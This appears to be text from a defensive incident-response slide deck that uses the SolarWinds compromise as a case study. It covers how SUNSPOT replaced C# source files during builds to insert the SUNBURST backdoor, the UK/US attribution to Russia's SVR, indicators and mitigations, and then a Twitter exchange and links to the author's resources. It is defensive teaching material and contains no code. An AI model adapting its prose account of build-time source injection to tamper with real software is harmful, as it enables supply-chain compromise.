If the decryption of the parameters (target file path and replacement source code) is successful and if the MD5 checks pass, SUNSPOT proceeds with the replacement of the source file content. The original source file is copied with a `.bk` extension (e.g. `InventoryManager.bk`), to back up the original content. The backdoored source is written to the same filename, but with a `.tmp` extension (e.g. `InventoryManager.tmp`), before being moved using `MoveFileEx` to the original filename (`InventoryManager.cs`). After these steps, the source file backdoored with SUNBURST will then be compiled as part of the standard process.

- UK shares US concerns about a continuing pattern of Russian malign activity
- UK attributes Russia's Foreign Intelligence Service (SVR) was behind SolarWinds compromise

The UK and US are today calling out Russia for carrying out the SolarWinds compromise, part of a wider pattern of activities by the Russian Intelligence Services against the UK and our allies.

Lessons Learned

Summary

SUNSPOT was used to insert the SUNBURST backdoor into SolarWinds' Orion IT management software.

Identification

Encrypted log: vmware-vmdmp.log. Masquerading binary name: taskhostsvc.exe.

Technical Information

SUNSPOT was called taskhostsvc.exe on disk and was called taskhostw.exe internally during development. This is tracked as part of the StellarParticle (UNC2452/Dark Halo) cluster of activity. SUNSPOT monitors for build msbuild.exe processes and when it is found, it will modify existing C# files to embed its backdoor into the C# file.

Mitigation

Prevent/track creation of new scheduled tasks. Review your supply chain and their security practices. Bin diff compiled software as part of QA. Security tools.

Congratulations!

Tallying your overall score:

……

You missed your Service Level Agreement by 5 minutes. A meeting has been scheduled with management to explain why.

Final Notes

inversecos @inversecos · Oct 26, 2020

Dfir people - what kinda threat intelligence do you find the most useful on engagements? @marcurdy @jbeley @_darkdefender_ @fancy_flare @joshlemon @phillmoore @CyberRaiju

7 2 5

Jai Minton
@CyberRaiju

Replying to @inversecos @marcurdy and 5 others

Depends on the situation and telemetry available.

TTPs and IOCs: Private + Public Reports, trust but verify depending on source.

Any report based on human analysis is valuable for IOC context.

An IOC needs some context to change it from data to useful intelligence...

Then:

https://www.jaiminton.com/#

Root Cause Analysis

Blog published by Jai Minton
- Infosec and Cyber Security Resources
- Capture The Flag Write-ups
- Research and Learning Outcomes

Blue Team Resources

Cyber Security cheat sheet and resource for digital forensics and incident response

Read

Trophy Room

Write-ups for Capture the Flag Events, Offensive/Defensive Challenges, and more

Read

Red Team Resources

Cyber Security resources for OSCP and penetration testing

Read

Malware Analysis Tutorial

Walkthough of Practical Malware Analysis Lab published by No Starch Press

Blog Posts

Blog posts including original research and findings (External)

MITRE ATT&CK Lab

Various tests involving methods outlined within the MITRE ATT&CK™ Framework

THANKS!

Have any questions?
@CyberRaiju

CREDITS: This presentation template was created by Slidesgo, including icons by Flaticon, and infographics & images by Freepik.

Also Google…with severe modifications…